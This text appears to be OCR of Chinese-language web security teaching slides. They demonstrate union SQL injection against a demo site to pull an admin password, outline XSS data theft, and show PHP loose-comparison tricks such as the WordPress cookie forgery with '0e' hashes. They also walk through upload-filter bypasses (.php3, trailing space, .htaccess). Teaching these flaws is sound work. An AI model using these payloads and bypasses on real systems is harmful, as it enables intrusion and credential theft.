
```
SELECT * FROM news WHERE id = 29
union select 1,2,3
```

ID	TITLE	CONTENT
29	先知瑪麗...	...
1	2	3

```
show.php?id=29 and 1=2
union select 1,2,3
```

```
SELECT * FROM news WHERE id = 29 and 1=2
union select 1,2,3
```

ID	TITLE	CONTENT
1	2	3



http://pwn.ora...select%201,2,3
pwn.orange.tw/show.php?id=29 and 1=2 union select 1,2,3
Google
100%
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute

```
http://pwn.orange.tw/show.php
?id=29 and 1=2 union select 1,2,3
```

□ Enable Post data □ Enable Referrer

News Bulletin

首頁


2

3

```
show.php?id=29 and 1=2
union select 1,2,password from admin
```

```
SELECT * FROM news WHERE id = 29 and 1=2
union select 1,2,password from admin
```

ID	TITLE	CONTENT
1	2	THE_PASSWORD



http://pwn.or...0from%20admin
pwn.orange.tw/show.php?id=29 and 1=2 union select 1,2,p
Google
100%
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute

```
http://pwn.orange.tw/show.php
?id=29 and 1=2 union select 1,2,password from admin
```

☐ Enable Post data ☐ Enable Referrer

News Bulletin


首頁

2

ab0221b63208cca3e7de137b00529b6e

Cross Site Scripting

XSS



XSS

1. Inject evil script

2. Access website


Execute evil script

3. Send sensitive information

竊取使用者密碼 DEMO

http://pwn.orange.tw/

對特性不了解




bug vs feature :)

difference between bug and feature

BugFreaks.com

Example



嘗試次數剩4次.

使用者名稱

admin

密碼

□ 記住我

你要擋什麼??

你要 Ban 什麼？

帳號？IP？

PHP 語言鬆散特性

```
$in = $_GET[input];
if ( preg_match("/[0-9]{6,8}/", $in) == 0 ){
    // Get Out
}
```

時間正巧，剛好 Wordpress 出包

Worldpress 3.8.2 Cookie 偽造漏洞

```
list($username, $expiration, $hmac) = \
explode( '|', $cookie );
$hash = \
hash_hmac( 'md5', $username.'|'.$expiration, $key );
if ( $hmac != $hash ){
    // get out
}
```

```
list($username, $expiration, $hmac) = \
explode( '|', $cookie );
$hash = \
hash_hmac( 'md5', $username.'|'.$expiration, $key );
if ( $hmac != $hash ){
    // get out
}
# admin|1397564163|9e21dc6ef0259c1db9a852bb297f0508
```

```
"0" == "0e123456789012345678901234567890"
// True

admin|1397564163|0
```

```
list($username, $expiration, $hmac) = \
explode( '|', $cookie );
$hash = \
hash_hmac( 'md5', $username.'|'.$expiration, $key );
if ( $hmac !== $hash ){
    // get out
}
# admin|1397564163|9e21dc6ef0259c1db9a852bb297f0508
```

PHP 語言鬆散特性

```
$in = $_GET[input];
if ( preg_match("/[0-9]{6,8}/", $in) === 0 ){
    // Get Out
}
```

PHP 語言鬆散特性

```
$in = $_GET[input];
if ( preg_match("/[0-9]{6,8}/", $in) === 0 ){
    // Get Out
}
```

```
# check.php?input[]=foo
```

來聊聊上傳這件事情

Apache + PHP

```
DIR = '/var/www/upload/'
f = get_user_file()
name, ext = f.filename, f.extension
move( f, DIR + filename )
```

Apache + PHP

```
DIR = '/var/www/upload/'
f = get_user_file()
name, ext = f.filename, f.extension
move( f, DIR + filename )
```

```
# hacker.php
```

Apache + PHP (Patch 1)

```
DIR = '/var/www/upload/'
f = get_user_file()
name, ext = f.filename, f.extension
if ext == 'php': exit()
move( f, DIR + filename )
```

Apache + PHP (Bypass 1)

```
DIR = '/var/www/upload/'
f = get_user_file()
name, ext = f.filename, f.extension
if ext == 'php': exit()
move( f, DIR + filename )
```

```
# hacker.php3 # hacker.php4 # hacker.phtml
```

Apache + PHP (Patch 2)

```
DIR = '/var/www/upload/'
f = get_user_file()
name, ext = f.filename, f.extension
if ext in ['php', 'php3', 'php4' ...]: exit()
move( f, DIR + filename )
```

Apache + PHP (Bypass 2)

```
DIR = '/var/www/upload/'
f = get_user_file()
name, ext = f.filename, f.extension
if ext in ['php', 'php3', 'php4' ...]: exit()
move( f, DIR + filename )



# hacker.php[SPACE]
```

Apache + PHP (Patch 3)

```
DIR = '/var/www/upload/'
f = get_user_file()
name, ext = f.filename, f.extension
if ext.strip() in ['php', 'php3', 'php4' ...]: exit()
move( f, DIR + filename )
```

Apache + PHP (Bypass 3)

```
DIR = '/var/www/upload/'
f = get_user_file()
name, ext = f.filename, f.extension
if ext.strip() in ['php', 'php3', 'php4' ...]: exit()
move( f, DIR + filename )


# hacker.php.xxx # .htaccess
```

